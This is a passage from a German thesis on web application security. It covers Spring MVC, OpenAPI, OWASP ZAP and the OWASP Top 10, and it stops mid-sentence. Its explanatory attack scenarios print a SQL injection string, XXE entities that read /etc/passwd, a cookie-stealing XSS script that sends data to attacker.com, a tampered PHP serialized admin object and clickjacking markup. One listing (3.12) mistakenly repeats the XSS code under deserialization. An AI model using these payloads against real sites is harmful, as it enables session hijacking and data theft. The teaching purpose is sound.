Das Spring Web MVC-Framework stellt eine Model-View-Controller - Architektur und fertige Komponenten bereit, mit denen flexible und lose gekoppelte Webanwendungen entwickelt werden können. Das MVC-Muster führt zu einer Trennung der verschiedenen Aspekte der Anwendung (Eingangslogik, Geschäftslogik und UI-Logik), während eine lose Kopplung zwischen diesen Elementen bereitgestellt wird[45].

- Das Modell kapselt die Anwendungsdaten und besteht im Allgemeinen aus POJO (Plain Old Java Object).
- Die Ansicht ist verantwortlich für das Rendern der Modelldaten und generiert im Allgemeinen HTML-Ausgabe, die der Browser des Clients interpretieren kann.
- Der Controller ist verantwortlich für die Verarbeitung von Benutzeranforderungen und das Erstellen eines geeigneten Modells und übergibt es an die Ansicht zum Rendern.

2.2.3.1.2 Spring Rest Docs

Spring REST Docs verwendet Snippets, die von Tests erstellt wurden, die mit Spring MVCs Testframework, Spring WebTestClient von WebFlux oder REST Assured 3 geschrieben wurden. Dieser Test-Driven-Ansatz hilft dabei, um die Genauigkeit der Service-Dokumentation zu gewährleisten. Das Ziel von Spring REST Docs ist es, Dokumentationen für RESTful Services zu erstellen, die genau und lesbar sind. Bei der Dokumentation eines RESTful Services geht es hauptsächlich um die Beschreibung seiner Ressourcen. Zwei wichtige Teile der Beschreibung jeder Ressource sind die Details der HTTP-Anforderungen, die sie verbraucht, und die HTTP-Antworten, die sie erzeugt[78].

2.2.4 Modellbasierter Ansatz für REST-Schnittstellen

Für viele verschiedene Einsatzgebiete gibt es verschiedenen Modellierungssprachen für die Erstellung und Beschreibung von REST-Schnittstellen. In diesem Abschnitt wird auf den modellbasierten Ansatz OpenAPI eingegangen.

2.2.4.1 Open API (Swagger)

OpenAPI (früher Swagger) ist ein API-Beschreibungsformat für REST-APIs. Mit einer OpenAPI-Datei kann das gesamte API beschrieben werden[55];

- Verfügbare Endpunkte (`/user`) und Vorgänge für jeden Endpunkt (`GET /user`, `POST /user`),
- Ein- und Ausgabe für jede Operation,
- Authentifizierungsmethoden,
- Kontaktinformationen, Lizenzen, Nutzungsbedingungen und andere Informationen.

2.2.5 Open Source Werkzeug OWASP Zap

Der OWASP Zed Attack Proxy (ZAP) ist eines der beliebtesten kostenlosen Sicherheitstools der Welt und wird von Hunderten von internationalen Freiwilligen aktiv gepflegt. Es hilft automatisch bei der Entwicklung und beim Testen von Anwendungen Sicherheitslücken in Webanwendungen zu finden. Es ist auch ein großartiges Werkzeug für erfahrene Pentester für manuelle Sicherheitstests[39]. Die wichtigsten Funktionen von ZAP sind[27]:

Intercepting Proxy: ZAP ermöglicht alle Anforderungen, die an eine Web-App gestellt werden und alle Antworten abzufangen und zu prüfen. Unter anderem können dadurch auch AJAX calls abgefangen werden.

Spider: Spider können neue URLs auf Webseiten entdecken und aufrufen. Der Spider in ZAP überprüft alle gefundenen Links auf Sicherheitsprobleme.

Automatischer, aktiver Scan: ZAP kann automatisiert Web-Apps auf Sicherheitslücken überprüfen und Angriffe durchführen. Diese Funktion dürfen nur für eigene Webanwendungen genutzt werden.

Passiver Scan: Mit passiven Scans werden Webanwendungen überprüft, aber nicht angegriffen.

Forced Browse: ZAP kann testen, ob bestimmte Verzeichnisse oder Dateien auf dem Webserver geöffnet werden können.

Fuzzing: Mit dieser Technik werden ungültige und unerwartete Anfragen an den Webserver gesendet

Dynamic SSL Certificates: ZAP kann SSL-Anfragen entschlüsseln. Dazu verwendet das Tool den Man-in-the-Middle-Ansatz.

Smartcard und Client Digital Certificates Support: ZAP kann Smartcard-gestützte Webanwendungen testen, sowie TLS-Handshakes prüfen, zum Beispiel zwischen Mail-Servern

WebSockets: Mit WebSockets lassen sich auch Anwendungen testen, die eine einzige TCP-Verbindung für die bidirektionale Kommunikation nutzen.

Skript-Unterstützung: ZAP unterstützt verschiedene Skripte, zum Beispiel ECMAScript, Javascript, Zest, Groovy, Python, Ruby und weitere.

Plug-n-Hack: Diese Technologie wurde von Mozilla entwickelt, um festzulegen, wie Sicherheitstools wie ZAP mit Browsern zusammenarbeiten können, um optimale Sicherheitstests durchzuführen.

Powerful REST based API: Webentwickler können eine eigene grafische Oberfläche für ZAP entwickeln, um das Tool dem eigenen Unternehmen anzupassen.

Add-Ons und Erweiterungen: In ZAP lassen sich Erweiterungen integrieren, sowie Vorlagen für bestimmte Tests. Dazu steht ein eigener Shop zur Verfügung.

Kapitel 3

Sicherheitsrisiken von Webanwendungen

In diesem Kapitel wird die Sicherheit von Webanwendungen anhand von Bedrohungen, Schwachstellen und Angriffen analysiert. Aufgrund der offensichtlichen Sicherheitslücke wurden verschiedene Testmethoden eingeführt, um die zugrunde liegenden Sicherheitsrisiken der Anwendung kritisch zu bewerten. Ein solcher Versuch wurde von OWASP unternommen, um das Top-Ten-Projekt voranzubringen und das Bewusstsein für Anwendungssicherheit bei verschiedenen Organisationen zu erhöhen. Das Projekt konzentriert sich nicht auf vollständige Anwendungssicherheitsprogramme, sondern bietet eine notwendige Grundlage für die Integration von Sicherheit durch sichere Codierungsprinzipien und -praktiken.

3.1 Schwachstellen

Eine lückenlose Sicherheit ist in der IT nicht machbar, weil jedes verwendete Anwendung manche Schwachstellen beinhalten kann, die bis jetzt noch keiner gefunden hat.

3.1.1 OWASP Top 10 Risiken

3.1.1.1 Injection

Injektion-Schwachstellen wie SQL-, NoSQL-, OS- und LDAP-Injection treten auf, wenn nicht vertrauenswürdige Daten als Teil eines Befehls oder einer Datenabfrage von einem Interpreter verarbeitet werden[38, S. 6]. Der Angreifer sendet einfache textbasierte Angriffe, die die Syntax des Zielinterpreters missbrauchen.

Fast jede Datenquelle kann einen Injection-Vektor darstellen, einschließlich interner Quellen. Injection-Schwachstellen tauchen auf, wenn eine Anwendung nicht vertrauenswürdige Daten an einen Interpreter weiterleitet. Sie sind weit verbreitet, besonders in veraltetem Code. Sie finden sich in SQL-, LDAP-, XPath und NoSQL-Anfragen, in Betriebssystembefehlen sowie in XML, SMTP-Headern, Parametern, etc. Injection-Schwachstellen lassen sich durch Code-Prüfungen einfach, durch externe Tests aber in der Regel nur schwer entdecken. Angreifer setzen dazu Scanner und Fuzzer ein. Injection kann zu Datenverlust oder -verfälschung, Fehlen von Zurechenbarkeit oder Zugangssperre führen. Unter Umständen kann es zu einer vollständigen Systemübernahme kommen[38, S. 7].

Mögliche Angriffsszenarien:

Szenario 1:

Stellen Sie sich vor, ein Entwickler muss die Kontonummern und Salden für die aktuelle Benutzer-ID anzeigen[73]:

```
1 String accountBalanceQuery =
2 "SELECT accountNumber, balance FROM accounts WHERE account_owner_id = "
3 + request.getParameter("user_id");
4
5 try
6 {
7     Statement statement = connection.createStatement();
8     ResultSet rs = statement.executeQuery(accountBalanceQuery);
9     while (rs.next()) {
10         page.addTableRow(rs.getInt("accountNumber"), rs.getFloat("balance"));
11     }
12 } catch (SQLException e) { ... }
```

Quellcode 3.1: SQL Abfrage Beispiel 1

Im Normalbetrieb kann der Benutzer mit der ID 984 angemeldet sein und die URL besuchen:

https://bankingwebsite/show_balances?user_id=984

Dies bedeutet, dass accountBalanceQuery am Ende wie bei dem Listing 3.2 aussehen würde.

```
1 SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 984
```

Quellcode 3.2: Account Balance Query

Dies wird an die Datenbank übergeben, und die Konten und Salden für Benutzer 984 werden zurückgegeben, indem auf der Seite neue Zeilen hinzugefügt werden, um sie anzuzeigen.

Der Angreifer kann den Parameter `user_id` so ändern, dass er wie bei dem Listing 3.3 interpretiert wird:

```
1 0 OR 1=1
```

Quellcode 3.3: Parameter

Und dies führt dazu;

```
1 SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 0 OR  
1=1
```

Quellcode 3.4: Account Balance Query

Wenn diese Abfrage bei dem Listing 3.4 an die Datenbank übergeben wird, werden alle von dem Benutzer gespeicherten Kontonummern und Salden zurückgegeben und auf die Seite werden alle Zeilen hinzugefügt, um sie anzuzeigen. Der Angreifer kennt nun die Kontonummern und Salden aller Benutzer.

3.1.1.2 Fehler in Authentifizierung und Session-Management

Anwendungsfunktionen, die die Authentifizierung und das Session-Management umsetzen, werden oft nicht korrekt implementiert. Dies erlaubt es Angreifern Passwörter oder Session-Token zu kompromittieren oder die Schwachstellen so auszunutzen, dass sie die Identität anderer Benutzer annehmen können[38, S. 6]. Angreifer nutzen Lücken bei der Authentifizierung oder im Sessionmanagement (z.B. ungeschützte Nutzerkonten, Passwörter, Session-IDs), um sich eine fremde Identität zu verschaffen. Obwohl es sehr schwierig ist, ein sicheres Authentifizierungs- und Session-Management zu implementieren, setzen Entwickler häufig auf eigene Lösungen. Diese haben dann oft Fehler bei Abmeldung und Passwortmanagement, bei der Wiedererkennung des Benutzers, bei Timeouts, Sicherheitsabfragen usw. Das Auffinden dieser Fehler kann sehr schwierig sein, besonders wenn es sich um individuelle Implementierungen handelt. Diese Fehler führen zur Kompromittierung von Benutzerkonten. Ein erfolgreicher Angreifer hat alle Rechte des Opfers. Privilegierte Zugänge sind oft Ziel solcher Angriffe[38, S. 8].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Flugbuchungsanwendung fügt die Session-ID in die URL ein[38, S. 8]:

```
http://example.com/sale/saleitems;jsessionid=2P00C2JSNDLPSKHCJUN2JV?  
dest=Hawaii
```

Ein authentifizierter Anwender möchte dieses Angebot seinen Freunden mitteilen. Er versendet obigen Link per E-Mail, ohne zu wissen, dass er seine Session-ID preisgibt. Nutzen seine Freunde den Link, können sie seine Session sowie seine Kreditkartendaten benutzen.

Szenario 2:

Anwendungs-Timeouts sind falsch konfiguriert. Ein Anwender benutzt einen öffentlichen PC, um die Anwendung aufzurufen. Anstatt die „Abmelden“-Funktion zu benutzen, schließt der Anwender nur den Browser. Der Browser ist auch eine Stunde später noch authentifiziert, wenn ein potentieller Angreifer ihn öffnet[38, S. 8].

3.1.1.3 Verlust der Vertraulichkeit sensibler Daten

Viele Anwendungen schützen sensible Daten, wie Kreditkartendaten oder Zugangsinformationen nicht ausreichend. Angreifer können solche nicht angemessen geschützten Daten auslesen oder modifizieren und mit ihnen weitere Straftaten, wie beispielsweise Kreditkartenbetrug, oder Identitätsdiebstahl begehen. Vertrauliche Daten benötigen zusätzlichen Schutz, wie z.B. Verschlüsselung während der Speicherung oder Übertragung sowie besondere Vorkehrungen beim Datenaustausch mit dem Browser[38, S. 6]. Angreifer brechen i.d.R. nicht die Verschlüsselung selbst. Stattdessen stehlen sie Schlüssel, führen Seiten-Angriffe aus oder stehlen Klartext vom Server, während der Übertragung oder aus dem Browser des Kunden heraus. Fehlende Verschlüsselung vertraulicher Daten ist die häufigste Schwachstelle. Die Nutzung von Kryptographie erfolgt oft mit schwacher Schlüsselerzeugung und -verwaltung und der Nutzung schwacher Algorithmen, insbesondere für das Password Hashing. Browser Schwachstellen sind verbreitet und leicht zu finden, aber nur schwer auszunutzen. Ein eingeschränkter Zugriff lässt externer Angreifer Probleme auf dem Server i.d.R. nur schwer finden und

ausnutzen. Fehler kompromittieren regelmäßig vertrauliche Daten. Es handelt sich hierbei oft um sensitive Daten wie personenbezogene Daten, Benutzernamen und Passwörter oder Kreditkarteninformationen[38, S. 9].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Anwendung verschlüsselt Kreditkartendaten automatisch bei der Speicherung in einer Datenbank. Das bedeutet aber auch durch SQL-Injection erlangte Kreditkartendaten in diesem Fall automatisch entschlüsselt werden. Die Anwendung hätte die Daten mit eine Public Key verschlüsseln sollen und nur nachgelagerte Anwendungen und nicht die Webanwendung selbst hätten die Daten mit dem Private Key entschlüsseln dürfen[38, S. 9].

Szenario 2:

Eine Webseite schützt die authentisierten Seiten nicht mit SSL. Der Angreifer stiehlt das Sitzungscookie des Nutzers durch einfaches Mitlesen der Kommunikation (z.B. in einem offenen WLAN). Durch Wiedereinspielen dieses Cookies übernimmt der Angreifer die Sitzung des Nutzers und erlangt Zugriff auf die privaten Daten des Nutzers[38, S. 9].

3.1.1.4 XML External Entities (XXE)

Viele ältere oder schlecht konfigurierte XML-Prozessoren werten externe Entitätsverweise in XML-Dokumenten aus. Wenn bei der Verarbeitung solcher Dokumente nicht berücksichtigt werden, wird eine unberechtigte Befehlsausführung den Abfluss interner Informationen riskiert[38, S. 6]. Der Angreifer können anfällige XML-Prozessoren ausnutzen, wenn sie XML hochladen oder feindliche Inhalte in ein XML-Dokument aufnehmen können, um anfälligen Code, Abhängigkeiten oder Integrationen auszunutzen. Viele ältere XML-Prozessoren erlauben standardmäßig die Angabe einer externen Entität, eines URI, der dereferenziert und während der XML-Verarbeitung ausgewertet wird. Static Application Security Testing kann dieses Problem durch Untersuchen der Abhängigkeiten und der Konfiguration erkennen. Diese Fehler können verwendet werden, um Daten zu

extrahieren, eine Remote-Anforderung vom Server auszuführen, interne Systeme zu scannen, einen Denial-of-Service-Angriff durchzuführen sowie andere Angriffe auszuführen[38, S. 10].

Mögliche Angriffsszenarien:

Szenario 1:

Der Angreifer versucht, Daten vom Server zu extrahieren[38, S. 10]:

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <!DOCTYPE foo [
3 <!ELEMENT foo ANY >
4 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
5 <foo>\&xxe;</foo>
```

Quellcode 3.5: XML-Beispiel

Szenario 2:

Ein Angreifer testet das private Netzwerk des Servers, indem er die obige Entity-Zeile wie folgt ändert[38, S. 10]:

```
1 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Quellcode 3.6: XML-Beispiel 2

Szenario 3:

Ein Angreifer versucht einen Denial-of-Service-Angriff, indem er eine möglicherweise endlose Datei einfügt[38, S. 10]:

```
1 <!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

Quellcode 3.7: XML-Beispiel 3

3.1.1.5 Broken Access Control

Einschränkungen, was authentifizierte Benutzer tun dürfen, werden häufig nicht ordnungsgemäß durchgesetzt. Angreifer können diese Mängel ausnutzen, um auf nicht autorisierte Funktionen und Daten zuzugreifen[38, S. 6]. Die Nutzung der Zugriffskontrolle ist eine Kernkompetenz von Angreifern. Static Application Security Testing (SAST)-Tools können das Fehlen einer Zugriffskontrolle erkennen, können jedoch nicht überprüfen, ob sie funktionsfähig ist, wenn sie vorhanden

ist. Schwachstellen der Zugriffskontrolle treten häufig auf, da keine automatisierte Erkennung und keine effektiven Funktionstests durch Anwendungsentwickler vorhanden sind. Die Erkennung der Zugriffskontrolle ist normalerweise nicht für automatisierte statische oder dynamische Tests geeignet. Die technische Auswirkung besteht darin, dass Angreifer als Benutzer oder Administrator fungieren, indem sie jeden Datensatz erstellen, darauf zugreifen, aktualisieren oder löschen[38, S. 11].

Mögliche Angriffsszenarien:

Szenario 1:

Die Anwendung verwendet unverifizierte Daten in einem SQL-Aufruf, der auf Kontoinformationen zugreift[38, S. 11]:

```
1 pstmt.setString(1, request.getParameter('acct'));  
2 ResultSet results = pstmt.executeQuery( );
```

Quellcode 3.8: Broken Access Control - Beispiel 1

Ein Angreifer modifiziert einfach den "acct" Parameter im Browser, um die gewünschte Kontonummer zu senden. Wenn dies nicht ordnungsgemäß überprüft wurde, kann der Angreifer auf das Konto eines Benutzers zugreifen.

`http://example.com/app/accountInfo?acct=notmyacct`

Szenario 2:

Ein Angreifer zwingt einfach zu Ziel-URLs. Für den Zugriff auf die Administrationsseite sind Administratorrechte erforderlich. Wenn ein nicht authentifizierter Benutzer auf eine Seite zugreifen kann, ist dies ein Fehler. Wenn ein nicht-Administrator auf die Verwaltungsseite zugreifen kann, ist dies auch ein Fehler[38, S. 11].

3.1.1.6 Sicherheitsrelevante Fehlkonfiguration

Sicherheit erfordert die Festlegung und Umsetzung einer sicheren Konfiguration für Anwendungen, Frameworks, Applikations-, Web- und Datenbankserver sowie deren Plattformen. Sicherheitseinstellungen müssen definiert, umgesetzt und gewartet werden, die Voreinstellungen sind oft unsicher. Des Weiteren umfasst dies auch die regelmäßige Aktualisierung aller Software[38, S. 6]. Angreifer benutzen

Standardkonten, inaktive Seiten, ungepatchte Fehler, ungeschützte Dateien und Verzeichnisse etc., um unautorisierten Zugang zum oder Kenntnis über das Zielsystem zu erlangen. Sicherheitsrelevante Fehlkonfiguration kann auf jeder Ebene der Anwendung, inkl. Plattform, Web- und Anwendungsserver, oder Datenbank vorkommen. Die Zusammenarbeit zwischen Entwicklern und Administratoren ist wichtig, um eine sichere Konfiguration aller Ebenen zu gewährleisten. Automatisierte Scanner können oft fehlende Sicherheitspatches, Fehlkonfigurationen, Standardkonten, nicht benötigte Dienste, usw. erkennen. Diese Fehler geben Angreifern häufig unautorisierten Zugriff auf Systemdaten oder -funktionalitäten. Manchmal führen sie zur kompletten Kompromittierung des Zielsystems[38, S. 12].

Mögliche Angriffsszenarien:

Szenario 1:

Die Administratorkonsole mit Standardkonto wurde automatisch installiert und nicht entfernt. Angreifer entdecken dies, melden sich über das Standardkonto an und kapern das System[38, S. 12].

Szenario 2:

Directory Listings wurden nicht deaktiviert. Angreifer nutzen dies, um in den Besitz aller Dateien zu kommen. Sie laden alle existierenden Java-Klassen herunter, dekompile diese und entdecken einen schwerwiegenden Fehler in der Zugriffskontrolle[38, S. 12].

Szenario 3:

Die Konfiguration des Anwendungsserver erlaubt es, Stack Traces an Benutzer zurückzugeben. Dadurch können potentielle Fehler im Backend offengelegt werden. Angreifer nutzen zusätzliche Informationen in Fehlermeldungen aus[38, S. 12].

Szenario 4:

Der Applikationsserver wird mit Beispielanwendungen ausgeliefert, die auf dem Produktivsystem nicht entfernt wurden. Diese Beispielanwendungen besitzen bekannte Sicherheitsschwachstellen, die Angreifer ausnutzen können um den Server zu kompromittieren[38, S. 12].

3.1.1.7 Cross-Site Scripting (XSS)

XSS-Schwachstellen treten auf, wenn eine Anwendung nicht vertrauenswürdige Daten entgegennimmt und ohne entsprechende Validierung oder Umkodierung an einen Webbrowser sendet. XSS erlaubt es einem Angreifer Scriptcode im Browser eines Opfers auszuführen und somit Benutzersitzungen zu übernehmen, Seiteninhalte zu verändern oder den Benutzer auf bösartige Seiten umzuleiten[38, S. 6]. Der Angreifer sendet textbasierte Angriffsskripte, die Eigenschaften des Browsers ausnutzen. Fast jede Datenquelle kann einen Angriffsvektor beinhalten, auch interne Quellen wie Datenbanken. XSS ist die am weitesten verbreitete Schwachstelle in Webanwendungen. XSS Schwachstellen treten dann auf, wenn die Anwendung vom Benutzer eingegebene Daten übernimmt, ohne sie hinreichend zu validieren und Metazeichen als Text zu kodieren. Es gibt drei Typen von XSS Schwachstellen:

- Persistent
- nichtpersistent/reflektiert und
- DOM-basiert (lokal)

Die meisten XSS-Schwachstellen sind verhältnismäßig einfach mit Hilfe von Tests oder Code-Analyse zu erkennen.[38, S. 13].

Angreifer können Skripte im Browser des Opfers ausführen und die Session übernehmen, Webseiten entstellen, falsche Inhalte einfügen, Benutzer umleiten, den Browser des Benutzers durch Malware übernehmen.[38, S. 13].

Mögliche Angriffsszenarien:

Szenario 1:

Die Anwendung übernimmt nicht vertrauenswürdige Daten, die nicht auf Gültigkeit geprüft oder escaped werden, um folgenden HTML-Code zu generieren:[38, S. 13]:

```
1 (String) page += "<input name='creditcard' type='TEXT'
2 value='" + request.getParameter("CC") + "'>";
```

Quellcode 3.9: XSS-Beispiel 1

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf:

```
1 <script>document.location=  
2 http://www.attacker.com/cgi-bin/cookie.cgi?  
3 foo='+document.cookie</script>
```

Quellcode 3.10: XSS-Beispiel 2

Dadurch wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die aktuelle Benutzersession übernehmen kann. Beachten Sie bitte, dass Angreifer XSS auch nutzen können, um jegliche CSRF-Abwehr der Anwendung zu umgehen. A8 enthält weitere Informationen zu CSRF.

3.1.1.8 Unsichere Deserialisierung

Unsichere Deserialisierung führt häufig zur Remote-Code-Ausführung. Selbst wenn Deserialisierungsfehler keine Remotecodeausführung zur Folge haben, können sie zum Ausführen von Angriffen verwendet werden, einschließlich Wiedergabeangriffe, Injektionsangriffe und Angriffe auf erweiterte Rechte[38, S. 6]. Die Ausnutzung der Deserialisierung ist schwierig, da die Standard-Exploits selten ohne Änderungen oder Anpassungen des zugrunde liegenden Exploit-Codes funktionieren. Dieses Problem ist in den Top 10 enthalten und basiert auf einer Branchenumfrage und nicht auf quantifizierbaren Daten. Einige Tools können Deserialisierungsfehler erkennen, aber es wird häufig menschliche Hilfe benötigt, um das Problem zu überprüfen. Es wird erwartet, dass die Prävalenzdaten für Deserialisierungsfehler zunehmen werden, wenn Werkzeug entwickelt werden, um sie zu identifizieren und zu beheben. Die Auswirkungen von Deserialisierungsfehlern können nicht unterschätzt werden. Diese Fehler können zu Remote-Code-Execution-Angriffen führen, einer der schwerwiegendsten Angriffe, die möglich sind[38, S. 13].

Mögliche Angriffsszenarien:

Szenario 1:

Ein PHP-Forum verwendet die PHP-Objektserialisierung, um ein SSuper-Cookie zu speichern, das die Benutzer-ID, die Rolle, den Kennwort-Hash und den anderen Status des Benutzers enthält[38, S. 13]:

```
1 a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
```

```
2 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Quellcode 3.11: Unsichere Deserialisierung - Beispiel 1

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf:

```
1 (String) page += "<input name='creditcard' type='TEXT'
2 value='" + request.getParameter("CC") + "'>";
```

Quellcode 3.12: Unsichere Deserialisierung - Beispiel 2

Ein Angreifer ändert das serialisierte Objekt, um sich Administratorrechte zu gewähren:

```
1 a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
2 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Quellcode 3.13: Unsichere Deserialisierung - Beispiel 3

3.1.1.9 Nutzung von Komponenten mit bekannten Schwachstellen

Komponenten wie z.B. Bibliotheken, Frameworks oder andere Softwaremodule werden meistens mit vollen Berechtigungen ausgeführt. Wenn eine verwundbare Komponente ausgenutzt wird, kann ein solcher Angriff zu schwerwiegendem Datenverlust oder bis zu einer Serverübernahme führen. Applikationen, die Komponenten mit bekannten Schwachstellen einsetzen, können Schutzmaßnahmen unterlaufen und so zahlreiche Angriffe und Auswirkungen ermöglichen[38, S. 6]. Ein Angreifer erkennt Komponenten mit Schwachstellen mittels Scan oder manueller Analyse. Er passt den Exploit an und führt den Angriff aus. Bei tief eingebetteten Komponenten ist dies schwieriger. So gut wie jede Anwendung ist von diesem Problem betroffen, da die meisten Entwicklungs-Teams wenig darauf achten, dass die benutzten Komponenten bzw. Bibliotheken aktuell sind. Häufig kennen sie nicht einmal alle Komponenten, oder machen sich keine Gedanken über deren Version. Die rekursive Abhängigkeit von weiteren Bibliotheken verschlechtert die Situation weiter. Die ganze Bandbreite von Schwachstellen ist möglich, inkl. Injection, Fehler in der Zugriffskontrolle, XSS usw. Die Auswirkungen können von minimal bis hin zur vollständigen Übernahme des Servers und der Daten reichen[38, S. 15].

Mögliche Angriffsszenarien:***Szenario 1:***

Die durch Schwachstellen in Komponenten verursachten Lücken können von minimalen Risiken bis zu ausgeklügelter Malware führen, die für gerichtete Angriffe geeignet ist. Die Komponenten laufen meist mit allen Anwendungsrechten, wodurch ein Mangel in jeder Komponente schwerwiegend sein kann[38, S. 15].

3.1.1.10 Insufficient Logging & Monitoring

Insufficient Logging und Monitoring in Kombination mit fehlender oder ineffektiver Integration mit Vorfallreaktionen ermöglicht Angreifern, um weitere Systeme anzugreifen und die Daten zu manipulieren, zu extrahieren oder zu zerstören[38, S. 6]. Angreifer verlassen sich auf das Fehlen von Überwachung und rechtzeitiger Reaktion, um ihre Ziele zu erreichen, ohne entdeckt zu werden. Eine Strategie, um zu bestimmen, ob Sie eine ausreichende Überwachung haben, besteht darin, die Protokolle nach dem Durchdringungstest zu untersuchen. Die Handlungen der Tester sollten ausreichend protokolliert werden, um zu verstehen, welche Schäden sie verursacht haben. Die meisten erfolgreichen Angriffe beginnen mit der Prüfung auf Schwachstellen[38, S. 16].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Open Source-Projektforumsoftware, die von einem kleinen Team betrieben wurde, wurde mit einem Fehler in der Software gehackt. Die Angreifer konnten das interne Quellcode-Repository mit der nächsten Version und den gesamten Foreninhalt löschen. Obwohl die Quelle wiederhergestellt werden konnte, führte das Fehlen von Überwachung, Protokollierung oder Alarmierung zu einem viel schlimmeren Verstoß. Das Forumssoftwareprojekt ist aufgrund dieses Problems nicht mehr aktiv[38, S. 16].

Szenario 2:

Ein Angreifer verwendet Scans für Benutzer, die ein allgemeines Kennwort verwenden. Sie können alle Konten mit diesem Passwort übernehmen. Für alle anderen Benutzer hinterlässt dieser Scan nur ein falsches Login. Nach einigen Tagen kann dies mit einem anderen Passwort wiederholt werden[38, S. 16].

3.1.2 Weitere Risiken

Die OWASP Top 10 zeigt die zehn wichtigsten Risiken für Webanwendungen, aber es gibt noch weiteren Risiken, die bei der Entwicklung und dem Betrieb von Webanwendungen beachtet werden sollten. Im dem folgenden Abschnitt werden weitere Risiken erläutert.

3.1.2.1 Zugriff auf entfernte Dateien

Wenn `allow_url_fopen` in der `php.ini` aktiviert ist, können HTTP- und FTP-URLs bei den meisten Funktionen benutzt werden, die einen Dateinamen als Parameter benötigen. Hinzukommend können URLs in `include`-, `include_once`- und `require`-Anweisungen verwendet werden. Exemplarisch kann damit eine Datei auf einem anderen Webserver erreicht und benötigten Daten analysiert werden. Diese Daten können zur Abfrage einer Datenbank benutzt werden[44].

Mögliche Angriffsszenarien:

Szenario 1:

```
1 <?php
2 $datei = fopen ("http://www.example.com/", "r");
3 if (!$datei) {
4     echo "<p>Datei konnte nicht geoeffnet werden.\n";
5     exit;
6 }
7 while (!feof ($datei)) {
8     $zeile = fgets ($datei, 1024);
9     /* Funktioniert nur, wenn Titel und title-Tags in einer Zeile stehen */
10    if (preg_match ("@<title>(.*?)</title>@i", $zeile, $treffer)) {
11        $title = $treffer[1];
12        break;
13    }
14 }
15 fclose($datei);
16 ?>
```

Quellcode 3.14: Den Titel einer entfernten Seite auslesen

Eine Datei auf einem FTP-Server kann geschrieben werden, wenn man als Benutzer mit entsprechenden Zugriffsrechten angemeldet. Auf diesem Weg können nur neue Dateien angelegt werden. Um sich statt als 'anonymous' als anderer Benutzer anzumelden, muss ein Benutzername (und möglicherweise ein Passwort) innerhalb der URL angegeben werden, wie z.B.

`'ftp://benutzer:passwort@ftp.example.com/pfad/zur/datei'`.

Die selbe Syntax kann verwendet werden, um auf Dateien via HTTP zuzugreifen, wenn diese eine Basic-Authentifizierung benötigen[44].

3.1.2.2 Clickjacking

Clickjacking ist der Versuch, den Nutzer dazu zu bringen, auf schädliche Links zu klicken, die sich in scheinbar harmlosen Videos, Bildern oder Artikeln verstecken. Nutzer können über einen "überlagerten" Link auf eine infizierte Webseite oder Spams weitergeleitet werden. Beim Clickjacking kann ein Nutzer auch dazu gebracht werden, unwissentlich Werbung oder schädliche Inhalte auf seiner Social Media-Seite zu posten[3].

Mögliche Angriffsszenarien:

Szenario 1:

Bei diesem HTML-Code gibt es nur ein Formular mit einem Absenden-Button. Wenn man auf diesen Button drückt, wird die Aktion "dotransfer" ausgeführt, indem der Benutzer zur Anschauung weitergeleitet wird[75].

```
1 <html>
2   <head>
3     <title>Opferseite</title>
4   </head>
5   <body>
6     <form action="/dotransfer" method="post" />
7       <input type="hidden" value="1000" name="amount" />
8       <input type="hidden" value="[RND-ID]" name="csrftoken" />
9       <input type="submit" value="submit" />
10    </form>
11  </body>
```

```
12 </html>
```

Quellcode 3.15: Opferseite

Durch unten geschriebene HTML-Code wird eine zweite Seite erstellt, welche die erste Seite einbindet[75]:

```
1 <html>
2   <head>
3     <title>Hack</title>
4   </head>
5   <body>
6     <button id="clickme"/>Gewinne ein Smartphone</button>
7     <iframe src="http://opferseite.de/inittransfer.html" id="frame"/><
      iframe>
8   </body>
9 </html>
```

Quellcode 3.16: Hackseite

Es wird jetzt noch ein wenig CSS gebraucht, um das Iframe halbdurchsichtig zu machen, und den `clickme` Button über den Absenden-Button des Iframes zu legen[75].

```
1 #clickme {
2   position: absolute;
3   top: 0px;
4   left: 0px;
5   color: #ff0000;
6 }
7
8 #frame {
9   width: 100%;
10  height: 100%;
11  opacity: 0.5;
12 }
```

Quellcode 3.17: CSS

Im Endeffekt sieht der Benutzer nur noch den Button mit der Aufschrift „Gewinn ein Smartphone“. Darüber liegt jedoch das unsichtbare Iframe. Möchte der Benutzer den Gewinn ergattern betätigt er nicht den Gewinnbutton, sondern den Absenden-Button im Iframe, da dieser über dem Gewinn-Button liegt. Damit wird die Aktion im Hintergrund ausgeführt, und der Hacker hat seinen Ziel erreicht[75].

3.1.2.3 Remote File Upload

Hochgeladene Dateien stellen ein erhebliches Risiko für Anwendungen dar. Der erste Schritt bei vielen Angriffen besteht darin, etwas Code in das System zu bringen, um angegriffen zu werden. Dann muss der Angriff nur einen Weg finden, um den Code auszuführen. Durch das Hochladen einer Datei kann der Angreifer den ersten Schritt ausführen. Die Folgen eines uneingeschränkten Hochladens von Dateien können unterschiedlich sein, einschließlich der vollständigen Übernahme des Systems, eines überlasteten Dateisystems oder einer Datenbank, Weiterleiten von Angriffen an Back-End-Systeme, clientseitigen Angriffen oder einer einfachen Defacementierung. Es hängt davon ab, was die Anwendung mit der hochgeladenen Datei macht und insbesondere, wo sie gespeichert wird. Hier gibt es wirklich zwei Arten von Problemen. Die erste enthält die Metadaten der Datei, wie Pfad und Dateiname. Diese werden im Allgemeinen vom Transport bereitgestellt, z. B. die mehrteilige HTTP-Kodierung. Diese Daten können dazu führen, dass die Anwendung eine kritische Datei überschreibt oder die Datei an einem falschen Ort speichert. Die andere Problemklasse betrifft die Dateigröße oder den Inhalt. Der Umfang der Probleme hängt dabei 